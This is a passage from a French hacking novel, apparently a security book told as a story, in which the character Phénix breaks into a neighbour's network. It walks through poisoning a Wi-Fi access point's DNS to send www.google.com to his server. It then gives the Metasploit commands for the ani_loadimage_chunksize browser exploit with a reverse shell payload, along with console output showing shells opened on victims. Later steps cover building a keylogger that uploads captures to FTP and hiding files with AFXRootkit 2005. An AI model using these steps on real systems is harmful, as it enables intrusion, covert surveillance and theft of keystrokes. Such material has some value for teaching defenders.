sur Internet. Hé, je n'ai qu'à utiliser le DNS du FAI ! Et mettre un faux enregistrement A sur mon serveur DNS pour faire pointer **http://www.google.com** vers un serveur web qui charge automatiquement un exploit ou un cheval de Troie." Phénix réfléchit et fait claquer ses doigts. "Ça devrait marcher !" L'excitation diminue un peu lorsqu'il se rend compte qu'il va devoir travailler pour que tout fonctionne avant que le type de Quizzi ne rentre chez lui et essaie d'utiliser Internet. Voici les étapes prévues par Phénix :

1. Charger une attaque côté client Metasploit qui démarre un serveur Apache, attendre une connexion d'une machine vulnérable avec un navigateur vulnérable et envoyer un virus sur la machine.
2. Mettre en place un serveur DNS contenant un enregistrement A qui résout **www.google.com** en l'adresse IP du serveur Apache créé à l'étape 1.
3. Configurer le point d'accès Wi-Fi pour qu'il utilise le DNS créé à l'étape 2.
4. Attendre qu'un utilisateur du réseau essaie de naviguer sur **www.google.com**, ce qui l'envoie sur le serveur Apache et lance un exploit contre son navigateur web.
5. Cet exploit devrait offrir à Phénix un accès privilégié à l'ordinateur infecté.

Construire l'infrastructure de l'exploit

Une fois son plan clairement établi, Phénix commence à assembler les pièces dont il aura besoin pour son exploit. Il commence par installer un serveur DNS. Phénix ouvre

sa fenêtre VMware et démarre une machine virtuelle Windows 2003 qu'il a créée exactement pour ce type de situations.

Phénix fait une courte pause et réfléchit : "Il faut que je fasse un schéma pour conserver une trace de tout ce que j'essaie de faire." Il démarre Microsoft Visio et dessine rapidement un plan, illustré à la Figure 5.15.




Figure 5.15

Schéma de Phénix de sa configuration et de son environnement.

Phénix se rend compte qu'il n'aura à modifier que le champ du point d'accès qui définit le serveur DNS primaire. Il devra laisser les serveurs secondaires tels qu'ils sont définis. Cela permettra à son propre serveur DNS, fonctionnant sur son instance de 2003 Server sous VMware, de résoudre les domaines externes. Phénix, satisfait de son plan, continue à mettre en place son serveur DNS. Sur sa machine sous Windows 2003 Serveur, il lance Démarrer > Tous les programmes > Outils d'administration > DNS. La Figure 5.16 illustre l'accès à la configuration DNS.

Un sablier s'affiche pendant quelques secondes et l'écran de configuration du DNS apparaît. Phénix clique du bouton droit de la souris sur Zones de recherche directe et choisit Nouvelle zone. La Figure 5.17 illustre la création d'une nouvelle zone DNS.




Figure 5.16

Lancer la configuration du DNS.





Figure 5.17

Créer une nouvelle zone dans l'outil DNS de Windows 2003 Server.

Phénix doit alors cliquer sur Suivant pour accéder à l'assistant de création de zone. L'assistant lui demande quel type de zone Phénix doit créer. Il choisit Zone principale parce qu'il ne veut pas que le serveur DNS essaie de travailler en tant que fils ou serveur secondaire des vrais serveurs de **google.com**. En d'autres termes, il ne veut pas que son faux serveur DNS sorte demander aux serveurs DNS de Google un transfert de zone ! La Figure 5.18 illustre ce choix.



Figue 5.18

Choix d'une zone principale en tant que type de zone.

Phénix saisit alors `google.com` comme nom de zone (voir Figure 5.19).

Phénix accepte ensuite les choix par défaut des questions suivantes posées par Windows. Pour finir, il clique sur Terminer. La nouvelle zone est affichée dans sa configuration DNS (voir Figure 5.20).

Il suffit maintenant de créer un enregistrement A pour **www.google.com** et de mettre en place les redirections. Phénix a créé la zone et n'a plus qu'à ajouter un pointeur pour `www`. Il déplace son curseur dans la partie droite de la fenêtre et clique dans la partie blanche avec le bouton droit. Dans le menu contextuel, il choisit Nouvel hôte (A)…




Figure 5.19

Création de la zone DNS google.com.




Figure 5.20

Création de la zone google.com terminée.

Il saisit l'adresse IP de sa VM Backtrack telle que le point d'accès de Quizzi la lui a attribuée et `www` dans le champ Nom. La Figure 5.21 illustre la création de l'enregistrement A pour `www.google.com`.




Figure 5.21
Création de l'enregistrement A pour www.google.com.

Phénix doit maintenant configurer le serveur DNS pour qu'il transfère toutes ses requêtes pour les adresses qu'il ne connaît pas à un vrai serveur DNS. Phénix reprend ses notes et regarde la configuration qu'il a récupérée à propos du WAN (le côté Internet, connecté au routeur du FAI de Quizzi). Il enregistre les adresses des serveurs DNS primaire et secondaire et les note. Phénix retourne alors à sa VM Windows 2003 et, dans la configuration du DNS, clique sur le serveur lui-même et choisit Propriétés. Il clique ensuite sur l'onglet Redirecteurs et saisit les adresses IP qu'il a copiées dans la configuration WAN du point d'accès de Quizzi. La Figure 5.22 illustre la configuration des redirecteurs DNS.

"OK, se dit Phénix. Si je ne me suis pas trompé, je dois pouvoir mettre ce serveur DNS comme DNS dans la configuration de ma machine hôte. Quand je saisirai **www.google.com**, je devrai récupérer ma VM Backtrack plutôt que **www.google.com**." Phénix commence à réaliser la complexité de l'attaque qu'il tente de mettre en place. L'espace d'un instant, il doute de lui-même et se demande s'il n'essaie pas de faire quelque chose de trop complexe. Mais cette pensée le quitte rapidement. Phénix ouvre alors sa machine Backtrack et démarre `tcpdump`. "Je dois d'abord voir si la requête




Figure 5.22

Configuration des redirecteurs DNS.

marche avant de perdre du temps à mettre en place l'infrastructure de l'exploit." Il lance `tcpdump` dans sa VM Backtrack, retourne dans sa VM Windows 2003 et essaie d'ouvrir l'adresse IP de la VM Backtrack dans Internet Explorer. Il n'a pas encore mis en place de serveur web dans la VM Backtrack, mais il sait que ses essais devraient s'afficher dans `tcpdump`. C'est effectivement le cas :

```
12:17:49.032688 IP 192.168.1.22.http > 192.168.1.10.1041 R 0:0(0) ack 1 win 0
```

Tester l'exploit

Phénix est content du résultat. Il revient à sa machine hôte et configure le DNS principal à l'adresse de sa VM sous Windows 2003. Il essaie alors d'aller sur **www.google.com**. Comme prévu, il obtient une erreur : la page ne peut pas être affichée. Il vérifie son `tcpdump` sur la VM Backtrack et voit une autre tentative d'accès, provenant cette fois de sa machine. "Formidable ! Le DNS fonctionne. Il suffit maintenant que je fasse fonctionner Apache sur la VM Backtrack. Je dois aussi me renseigner un peu plus sur l'exploit côté

client qui est censé fonctionner sous Vista." Phénix ouvre **www.metasploit.org** et commence à y lire les forums. Après une heure de lecture, il a découvert que l'exploit fonctionne sur un serveur Apache qui force l'envoi d'une page HTML mal formée aux navigateurs qui se connectent sur le serveur web. Phénix décide qu'il en a lu assez et qu'il peut essayer de mettre en place l'exploit. Il ouvre Metasploit dans Backtrack et tape la commande `show exploits`, qui affiche le résultat illustré à la Figure 5.23.

Figure 5.23
Metasploit dans Backtrack.

Phénix parcourt la liste de plus de 300 exploits et trouve celui qu'il cherchait. Il copie le nom de l'exploit, tape la commande `use` et copie le nom de l'exploit.

Il saisit ensuite les autres options nécessaires. Il ajoute d'abord l'option `SRVPORT`, nécessaire pour déterminer le port sur lequel fonctionne le serveur web Apache : 80. Il indique ensuite l'option `LHOST`, qui est l'adresse IP de sa VM Backtrack. Il veut que l'exploit lance un shell dans cette machine. Il donne à l'option `LPORT` la valeur 7371.

Pour finir, il définit l'option `URIPATH`, c'est-à-dire l'adresse qu'il faut taper dans le navigateur pour arriver à l'exploit. Par exemple, si Phénix avait défini cette valeur à `piratemoi`, la victime aurait dû entrer l'adresse IP de la VM Backtrack suivie de ce chemin, soit **http://192.168.1.10/piratemoi**. Mais, comme Phénix veut charger l'exploit *via* une redirection du serveur DNS, il spécifie `/`, ce qui signifie qu'il ne faut pas ajouter d'URI. L'exploit ressemble donc à ce qui suit :

```
msf > use windows/browser/ani_loadimage_chunksize
msf exploit(ani_loadimage_chunksize) > set PAYLOAD generic/
shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(ani_loadimage_chunksize) > set SRVPORT 80
SRVPORT => 80
msf exploit(ani_loadimage_chunksize) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf exploit(ani_loadimage_chunksize) > set LPORT 7371
LPORT => 7371
msf exploit(ani_loadimage_chunksize) > set URIPATH /
URIPATH => /
msf exploit(ani_loadimage_chunksize) > exploit
```

Une fois les options chargées, Phénix tape la commande `exploit`. Metasploit semble ne rien faire pendant une quinzaine de secondes avant que l'écran ne défile légèrement et que Phénix voie son exploit chargé et en attente. La Figure 5.24 illustre l'exploit configuré et chargé.

```
msf > use windows/browser/ani_loadimage_chunksize
msf exploit(ani_loadimage_chunksize) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(ani_loadimage_chunksize) > set SRVPORT 80
SRVPORT => 80
msf exploit(ani_loadimage_chunksize) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf exploit(ani_loadimage_chunksize) > set LPORT 7371
LPORT => 7371
msf exploit(ani_loadimage_chunksize) > set URIPATH /
URIPATH => /
msf exploit(ani_loadimage_chunksize) > exploit

[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://127.0.0.1:80/
[*] Server started.
msf exploit(ani_loadimage_chunksize) >
```

Figure 5.24

Exploit configuré et chargé.

Il est temps d'effectuer un test. Phénix lance une machine virtuelle Vista qu'il avait utilisée pour tester ses applications. Une fois qu'elle est démarrée, il ouvre Internet

Explorer et navigue vers l'adresse IP de la VM Backtrack. Phénix saute de son siège et laisse échapper un petit cri en voyant que l'exploit a visiblement fonctionné. Il regarde le navigateur et voit les données aléatoires qui y sont envoyées, ce qui, selon le forum, est censé se passer :

```
msf exploit(ani_loadimage_chunksize) > exploit
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://127.0.0.1:80/
[*] Server started.
[*] Exploit running as background job.
msf exploit(ani_loadimage_chunksize) >
[*] Sending HTML page to 192.168.1.100:1046...
[*] Sending ANI file to 192.168.1.100:1046...
[*] Command shell session 1 opened (192.168.1.10:7371 ->
192.168.1.100:1047)
```

Un autre élément qui a attiré Phénix dans cet exploit est que, une fois que l'utilisateur arrive sur la page infectée, il ne peut pas quitter Internet Explorer sans terminer le processus `iexplore.exe` dans le Gestionnaire de tâches. En d'autres termes, l'exploit enferme l'utilisateur. Phénix retourne à sa VM Backtrack pour voir l'exploit de ce côté. Phénix est heureux de voir que l'écran de Metasploit dans Backtrack lui montre un shell, en attente de son contrôle :

```
msf exploit(ani_loadimage_chunksize) > exploit
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://127.0.0.1:80/
[*] Server started.
[*] Exploit running as background job.
msf exploit(ani_loadimage_chunksize) >
[*] Sending HTML page to 192.168.1.100:1046...
[*] Sending ANI file to 192.168.1.100:1046...
[*] Command shell session 1 opened (192.168.1.10:7371 ->
192.168.1.100:1047)
```

Phénix appuie sur la touche Entrée. Cela le ramène à l'invite de l'exploit dans Metasploit. Il suit les instructions du forum Metasploit et tape `sessions -i 1` (1 étant la session à laquelle il veut se connecter). Une vague d'enthousiasme l'atteint lorsqu'il appuie sur Entrée et obtient immédiatement une invite de commande lui montrant qu'il est connecté à la cible avec les privilèges du système local. Confiant dans le fonctionnement de son exploit, Phénix est prêt. Il n'a plus qu'à attendre que le type de Quizzi se connecte et tente d'accéder à Google. Phénix est certain que cela arrivera nécessairement.

Maintenant que tout est prêt, Phénix se connecte au point d'accès sans-fil et clique sur l'icône de configuration WAN. Il modifie le serveur DNS primaire avec l'IP de sa VM

2003 Server et clique sur Enregistrer. Il retourne à sa machine hôte, dont les paramètres sont définis par le point d'accès par DHCP. Il vide le cache d'Internet Explorer et tape **www.google.com** dans le champ de l'URL. Son navigateur semble planter et il sait qu'il a probablement réussi. Il va voir sa VM Backtrack pour voir si la connexion qu'il vient de tenter d'établir s'affiche et vérifier que le point d'accès l'a bien dirigé vers le bon endroit. L'écran de Phénix se remplit de texte apparemment aléatoire. Cela lui indique que l'exploit qui tourne dans Backtrack a été envoyé.

```
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://127.0.0.1:80/
[*] Server started.
[*] Exploit running as background job.
msf exploit(ani_loadimage_chunksize) >
[*] Sending HTML page to 192.168.1.100:1046...
[*] Sending ANI file to 192.168.1.100:1046...
[*] Command shell session 1 opened (192.168.1.10:7371 ->
192.168.1.100:1047)

msf exploit(ani_loadimage_chunksize) > sessions -i 1
[*] Starting interaction with 1...
Microsoft Windows [Version 6.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\Users\Administrator\Desktop>
```

La Figure 5.25 illustre Internet Explorer attaqué par l'exploit `ani chunksize`.




Figure 5.25

Internet Explorer attaqué par l'exploit ani chunksize.

Phénix revient à sa VM Backtrack et se félicite en voyant une seconde session ouverte par une adresse IP différente : l'adresse IP de sa machine hôte.

```
[*] Local IP: http://127.0.0.1:80/
[*] Server started.
[*] Exploit running as background job.
msf exploit(ani_loadimage_chunksize) >
[*] Sending HTML page to 192.168.1.100:1046...
[*] Sending ANI file to 192.168.1.100:1046...
[*] Command shell session 1 opened (192.168.1.10:7371 ->
192.168.1.100:1047)

msf exploit(ani_loadimage_chunksize) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>[*] Sending HTML page
to
192.168.1.100:1055...
[*] Sending ANI file to 192.168.1.100:1055...
[*] Command shell session 2 opened (192.168.1.10:7371 ->
192.168.1.101:1056)
```

Pour tout nettoyer et s'assurer que son exploit est prêt à accueillir le type de Quizzi lorsqu'il rentrera et essaiera d'aller sur Google, Phénix redémarre l'exploit avec la commande `rexploit`.

```
[*] Command shell session 1 closed.
msf exploit(ani_loadimage_chunksize) > rexploit
[*] Stopping existing job...
[*] Server stopped.
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://127.0.0.1:80/
[*] Server started.
[*] Exploit running as background job.
msf exploit(ani_loadimage_chunksize) >
```

Il faut maintenant attendre. Phénix s'assied et réfléchit. Il n'a pas vraiment décidé de ce qu'il ferait une fois qu'il aurait accès au système de Quizzi. Alors qu'il s'apprête à répondre à cette question, son téléphone sonne. Vu le numéro inconnu, il suppose que c'est son "employeur" qui cherche à connaître son avancement. Phénix répond et, avant qu'il ait pu dire bonjour, l'homme au bout du fil commence à parler. "Nous avons suivi

ce que vous faites. Il se trouve que nous avons réussi à faire entrer quelqu'un chez Grethrip Harmon. Nous souhaitons toujours que vous finissiez, mais le but a changé. Nous savons que vous travaillez à un accès *via* une tierce partie de confiance. Nous souhaitons maintenant que vous installiez un *keylogger* sur le système sur lequel ils font tourner le programme de visualisation. Le keylogger devra déposer sa capture sur un serveur FTP. Lorsque tout sera fonctionnel, nous vous appellerons et nous vous donnerons les accès au serveur FTP. Vous trouverez l'argent dans le placard de votre cuisine lorsque vous rentrerez. Je n'ai pas besoin de vous rappeler que le temps est crucial. Donc, dépêchez-vous." Phénix s'apprête à poser des questions, mais l'homme a raccroché. Il hurle quelques jurons. Il lui semble que les gens d'en face savent exactement où il est, ce qu'il fait et où il en est. Même si cela lui semble impossible, Phénix a le sentiment troublant qu'ils savent EXACTEMENT où il est et ce qu'il fait.

Phénix pense aux keyloggers qui fonctionnent comme l'homme l'a décrit. "Je pourrais utiliser le code de quelqu'un d'autre et le modifier légèrement, mais je n'ai pas le temps pour cela", se dit Phénix. Il cherche sur le Web pendant une dizaine de minutes et comprend que cela risque de prendre un certain temps. Phénix envoie un message à un de ses associés, connu sous le nom de Slack, et lui demande s'il connaît un keylogger qui envoie sa capture à un site FTP. Le message n'est pas parti depuis cinq minutes que, déjà, il reçoit une réponse. Slack suggère à Phénix d'utiliser Fearless Keylogger. Sans attendre, Phénix ouvre le lien que Slack lui a fourni et récupère le keylogger. Comme toujours, Phénix commence par lire la documentation. Les instructions sont très claires : configurez le keylogger avec vos options, comme l'adresse du serveur FTP, le chemin, etc. "Ça semble facile", se dit Phénix. Il ouvre l'exécutable du keylogger et obtient une interface simple mais pratique.

Phénix clique sur le bouton Upload Options et remplit les informations du FTP que l'homme au téléphone lui a envoyées *via* SMS peu de temps après son appel. La Figure 5.26 illustre la configuration de Phénix pour les options du keylogger.

Phénix configure ensuite les options du serveur, comme le montre la Figure 5.27.

Il clique alors sur le bouton Build Server et obtient un message lui indiquant que le keylogger `server.exe` est construit et configuré (voir Figure 5.28).

"Retour à l'attente", dit Phénix. Une heure passe sans que personne n'entre ou ne sorte du bâtiment de l'autre côté de la rue où habite le type de Quizzi. Phénix a alors une autre idée. Il sait qu'il devra trouver un moyen de cacher son keylogger après l'avoir installé sur l'ordinateur de Quizzi. Il prévoit d'introduire le même keylogger dans le programme Visu IQ *via* Quizzi pour finir par le faire entrer chez Grethrip Harmon.




Figure 5.26

Configurer les options d'enregistrement dans Fearless Keylogger.




Figure 5.27

Options du serveur dans le keylogger.




Figure 5.28

Keylogger créé avec succès.

Il pense à un rootkit. "J'ai du temps, se dit Phénix. Autant en profiter." Phénix connaît deux rootkits configurables et relativement simples à charger : Hacker Defender et AFXRootkit 2005. Phénix est familier des deux, mais il décide de commencer par AFXRootkit 2005. Le principe est de créer un répertoire sur un PC sous Windows, d'y placer le fichier `root.exe` et de l'exécuter avec l'option `/i`, ce qui rend le répertoire et son contenu invisibles à Windows. Cela fait quelque temps que Phénix a utilisé un rootkit ; il commence donc par copier le répertoire du rootkit, téléchargé depuis le serveur FTP d'un ami, sur le bureau de sa VM Vista. Le répertoire et son contenu sont illustrés à la Figure 5.29.




Figure 5.29
Contenu du répertoire AFXRootkit 2005.

Comme le fichier `readme.txt` le lui indique, Phénix crée un nouveau répertoire nommé `temp`. Il y copie le fichier `root.exe` (voir Figure 5.30).

Il clique sur Démarrer, Exécuter et saisit le chemin complet du répertoire qu'il vient de créer, suivi de `root.exe /i`, comme le montre la Figure 5.31.

